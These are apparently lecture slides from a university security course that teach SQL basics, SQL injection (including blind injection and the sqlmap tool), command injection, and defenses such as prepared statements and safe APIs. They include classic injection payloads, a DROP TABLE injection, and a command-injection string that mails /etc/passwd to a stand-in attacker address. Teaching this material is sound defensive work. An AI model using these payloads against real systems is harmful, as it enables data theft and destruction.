

SQL Injection and CAPTCHAs

Today: SQL Injection and CAPTCHAS

ITIS 6200 / 8200

- Structure of modern web services
- SQL injection
 - Defenses
- Command injection
 - Defenses
- CAPTCHAs
 - Subverting CAPTCHAs

SQL Injection

Top 25 Most Dangerous Software Weaknesses (2020)

ITIS 6200 / 8200

Rank	ID	Name	Score
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	CWE-787	Out-of-bounds Write	46.17
[3]	CWE-20	Improper Input Validation	33.47
[4]	CWE-125	Out-of-bounds Read	26.50
[5]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	CWE-416	Use After Free	18.87
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	17.29
[10]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44
[11]	CWE-190	Integer Overflow or Wraparound	15.81
[12]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	CWE-476	NULL Pointer Dereference	8.35
[14]	CWE-287	Improper Authentication	8.17
[15]	CWE-434	Unrestricted Upload of File with Dangerous Type	7.38
[16]	CWE-732	Incorrect Permission Assignment for Critical Resource	6.95
[17]	CWE-94	Improper Control of Generation of Code ('Code Injection')	6.53


Structure of Web Services

ITIS 6200 / 8200

- Most websites need to **store and retrieve data**
 - Examples: User accounts, comments, prices, etc.
- The HTTP server only handles the HTTP requests, and it needs to have some way of storing and retrieving persisted data

Structure of Web Services

ITIS 6200 / 8200



Databases

ITIS 6200 / 8200

- For this class, we will cover SQL databases
 - SQL = Structured Query Language
 - Each database has a number of tables
 - Each table has a predefined structure, so it has columns for each field and rows for each entry
- Database server manages access and storage of these databases

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL

ITIS 6200 / 8200

- **Structured Query Language (SQL):** The language used to interact with and manage data stored in a database
 - Defined by the International Organization for Standardization (ISO) and implemented by many SQL servers
- Good SQL servers are ACID (atomicity, consistency, isolation, and durability)
 - Essentially ensures that the database will never store a partial operation, return an invalid state, or be vulnerable to race conditions
- Declarative programming language, rather than imperative
 - Declarative: Use code to define the result you want
 - Imperative: Use code to define exactly what to do (e.g. C, Python, Go)

SQL: SELECT

ITIS 6200 / 8200

- SELECT is used to select some columns from a table
- Syntax:
SELECT [columns] FROM [table]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

ITIS 6200 / 8200

Selected 2 columns from the table,
keeping all rows.

```
SELECT name, age FROM bots
```

name	age
evanbot	3
codabot	2.5
pintobot	1.5
3 rows, 2 columns	

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

ITIS 6200 / 8200

The asterisk (*) is shorthand for “all columns.” Select all columns from the table, keeping all rows.

```
SELECT * FROM bots
```

id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: SELECT

ITIS 6200 / 8200

Select constants instead of columns

```
SELECT id, 'pancakes' FROM bots
```

id	name
1	evanbot
1 rows, 2 columns	

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

ITIS 6200 / 8200

- WHERE can be used to filter out certain rows
 - Arithmetic comparison: `<`, `<=`, `>`, `>=`, `=`, `<>`
 - Arithmetic operators: `+`, `-`, `*`, `/`
 - Boolean operators: **AND**, **OR**
 - AND has precedence over OR

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

ITIS 6200 / 8200

Choose only the rows where the **likes** column has value **pancakes**

```
SELECT * FROM bots
WHERE likes = 'pancakes'
```

id	name	likes	age
1	evanbot	pancakes	3
1 row, 4 columns			

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: WHERE

ITIS 6200 / 8200

Get all names of bots whose **age** is less than 2 or whose **id** is 1

```
SELECT name FROM bots
WHERE age < 2 OR id = 1
```

name
evanbot
pintobot
2 rows, 1 column

(selected because id is 1)

(selected because age is 1.5)

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: INSERT INTO

ITIS 6200 / 8200

- INSERT INTO is used to add rows into a table
- VALUES is used for defining constant rows and columns, usually to be inserted

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: INSERT INTO

ITIS 6200 / 8200

```
INSERT INTO bots VALUES  
(4, 'willow', 'catnip', 5),  
(5, 'luna', 'naps', 7)
```

This statement results in two extra rows being added to the table

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	5
5	luna	naps	7
5 rows, 4 columns			

SQL: UPDATE

ITIS 6200 / 8200

- UPDATE is used to change the values of existing rows in a table
 - Followed by SET after the table name
- Usually combined with WHERE
- Syntax:

```
UPDATE [table]
```

```
SET [column] = [value]
```

```
WHERE [condition]
```

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	5
5	luna	naps	7
5 rows, 4 columns			

SQL: UPDATE

ITIS 6200 / 8200

```
UPDATE bots
SET age = 6
WHERE name = 'willow'
```

This statement results in this cell in the table being changed. If the **WHERE** clause was missing, every value in the **age** column would be set to 6.

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
5 rows, 4 columns			

SQL: DELETE

ITIS 6200 / 8200

- DELETE FROM is used to delete rows from a table
- Usually combined with WHERE
- Syntax:

DELETE FROM [table]

WHERE [condition]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	catnip	6
5	luna	naps	7
5 rows, 4 columns			

SQL: DELETE

ITIS 6200 / 8200

```
DELETE FROM bots
WHERE age >= 6
```

This statement results in two rows
being deleted from the table

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
4	willow	eatnip	6
5	luna	naps	7
3 rows, 4 columns			

SQL: CREATE

ITIS 6200 / 8200

- CREATE is used to create tables (and sometimes databases)

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

SQL: CREATE

ITIS 6200 / 8200

```
CREATE TABLE cats (  
    id INT,  
    name VARCHAR(255),  
    likes VARCHAR(255),  
    age INT  
)
```

Note:
VARCHAR(255)
is a string type

This statement results in a new table
being created with the given columns

bots			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			

cats			
id	name	likes	age
0 rows, 4 columns			

SQL: DROP

ITIS 6200 / 8200

- DROP is used to delete tables (and sometimes databases)
- Syntax:
DROP TABLE [table]

<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
3 rows, 4 columns			


<i>cats</i>			
id	name	likes	age
0 rows, 4 columns			

SQL: DROP

ITIS 6200 / 8200

DROP TABLE bots

This statement results in the entire
bots table being deleted



<i>bots</i>			
id	name	likes	age
1	evanbot	pancakes	3
2	codabot	hashes	2.5
3	pintobot	beans	1.5
0 rows, 0 columns			

<i>cats</i>			
id	name	likes	age
0 rows, 4 columns			

SQL: Syntax Characters

ITIS 6200 / 8200

- -- (two dashes) is used for single-line comments (like # in Python or // in C)
- Semicolons separate different statements
 - `UPDATE items SET price = 2 WHERE id = 4;`
`SELECT price FROM items WHERE id = 4`
- SQL is really complicated, but you only need to know the basics for this class

A Go HTTP Handler (Again)

ITIS 6200 / 8200

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

Remember this string manipulation issue?

URL

```
https://vulnerable.com/get-items?item=paperclips
```

Query

```
SELECT item, price FROM items WHERE name = 'paperclips'
```

A Go HTTP Handler (Again)

ITIS 6200 / 8200

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item='`

Invalid SQL executed by the server,
500 Internal Server Error

Query

`SELECT item, price FROM items WHERE name = ' '`

A Go HTTP Handler (Again)

ITIS 6200 / 8200

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item=' OR '1' = '1'`

This is essentially OR TRUE, so
returns every item!

Query

`SELECT item, price FROM items WHERE name = '' OR '1' = '1'`

A Go HTTP Handler (Again)

ITIS 6200 / 8200

Handler

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

URL

`https://vulnerable.com/get-items?item='; DROP TABLE items --`

Query

`SELECT item, price FROM items WHERE name = ''; DROP TABLE items --'`

For this payload: End the first quote ('), then start a new statement (**DROP TABLE items**), then comment out the remaining quote (--)

SQL Injection

ITIS 6200 / 8200

- **SQL injection (SQLi):** Injecting SQL into queries constructed by the server to cause malicious behavior
 - Typically caused by using vulnerable string manipulation for SQL queries
- **Allows the attacker to execute arbitrary SQL on the SQL server!**
 - Leak data
 - Add records
 - Modify records
 - Delete records/tables
 - Basically anything that the SQL server can do

Blind SQL Injection

ITIS 6200 / 8200

- Not all SQL queries are used in a way that is visible to the user
 - Visible: Shopping carts, comment threads, list of accounts
 - Blind: Password verification, user account creation
 - Some SQL injection vulnerabilities only return a true/false as a way of determining whether your exploit worked!
- **Blind SQL injection:** SQL injection attacks where little to no feedback is provided
 - Attacks become more *annoying*, but vulnerabilities are still exploitable
 - Automated SQL injection detection and exploitation makes this less of an issue
 - Attackers will use automated tools

Blind SQL Injection Tools

ITIS 6200 / 8200

- **sqlmap**: An automated tool to find and exploit SQL injection vulnerabilities on web servers
 - Supports pretty much all database systems
 - Supports blind SQL injection (even through timing side channels)
 - Supports “escaping” from the database server to run commands in the operating system itself
- **Takeaway**: “Harder” is harder only until someone makes a tool to automate the attack

Features()

- Full support for MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, AltiBase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB and Virtuoso database management systems.
- Full support for six SQL injection techniques: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band.
- Support to directly connect to the database without passing via a SQL injection by providing

Introduction()

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
```

SQL Injection Defenses

ITIS 6200 / 8200

- **Defense: Input sanitization**
 - Option #1: Disallow special characters
 - Option #2: Escape special characters
 - Like XSS, SQL injection relies on certain characters that are interpreted specially
 - SQL allows special characters to be escaped with backslash (\) to be treated as data
- **Drawback: Difficult to build a good escaper that handles all edge cases**

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    itemName = sqlEscape(itemName)  
    db := getDB()  
    query := fmt.Sprintf("SELECT name, price FROM items WHERE name = '%s'", itemName)  
    row, err := db.QueryRow(query)  
    ...  
}
```

SQL Injection Defenses

ITIS 6200 / 8200

- **Defense: Prepared statements**

- Idea: Instead of trying to escape characters before parsing, parse the SQL first, then insert the data
 - Usually represented as a question mark (?) when writing SQL statements
 - When the parser encounters the ?, it fixes it as a single node in the syntax tree
 - After parsing, only *then*, it inserts data
 - The untrusted input never has a chance to be parsed, only ever treated as data

```
func handleGetItems(w http.ResponseWriter, r *http.Request) {  
    itemName := r.URL.Query()["item"][0]  
    db := getDB()  
    row, err := db.QueryRow("SELECT name, price FROM items WHERE name = ?", itemName)  
    ...  
}
```

SQL Injection Defenses

ITIS 6200 / 8200

- Biggest downside to prepared statements: Not part of the SQL standard!
 - Instead, SQL drivers rely on the actual SQL implementation (e.g. MySQL, PostgreSQL, etc.) to implement prepared statements
- Must rely on the API to correctly convert the prepared statement into implementation-specific protocol
 - Again: Consider human factors!

Command Injection

Command Injection

ITIS 6200 / 8200

- Untrusted data being treated incorrectly is not a SQL-specific problem
 - Can happen in other languages too
- Consider: **system** function in C
 - The function takes a string as input, spawns a shell, and executes the string input as a command in the shell

system Command Injection

ITIS 6200 / 8200

Handler

```
void find_employee(char *regex) {  
    char cmd[512];  
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);  
    system(cmd);  
}
```

Parameter

String manipulation again!

```
regex = "weaver"
```

system Command

```
grep 'weaver' phonebook.txt
```

system Command Injection

ITIS 6200 / 8200

Handler

```
void find_employee(char *regex) {  
    char cmd[512];  
    snprintf(cmd, sizeof cmd, "grep '%s' phonebook.txt", regex);  
    system(cmd);  
}
```

Parameter

```
regex = "'; mail mallory@evil.com < /etc/passwd; touch '"
```

system Command

```
grep ' '; mail mallory@evil.com < /etc/passwd; touch ' ' phonebook.txt
```


Defending Against Command Injection in General

ITIS 6200 / 8200

- **Defense: Input sanitization**

- As before, this is hard to implement and difficult to get 100% correct

- **Defense: Use safe APIs**

- For **system**, executing a shell to execute a command is too powerful!
 - Instead, use **execv**, which directly executes the program with arguments **without parsing**
- Most programming languages have safe APIs that should be use instead of parsing untrusted input
 - **system** (unsafe) and **execv** (safe) in C
 - **os.system** (unsafe) and **subprocess.run** (safe) in Python
 - **exec.Command** (safe) in Go
- Go only has the safe version!

SQL Injection: Summary

ITIS 6200 / 8200

- Web servers interact with databases to store data
 - Web servers use SQL to interact with databases
- SQL injection: Untrusted input is used as parsed SQL
 - The attacker can construct their own queries to run on the SQL server!
 - Blind SQL injection: SQLi with little to no feedback from the SQL query
 - Defense: Input sanitization
 - Difficult to implement correctly
 - Defense: Prepared statements
 - Data only ever treated as data; bulletproof!
- Command injection: Untrusted input is used as any parsed language
 - Defense: Keep it simple and use safe API calls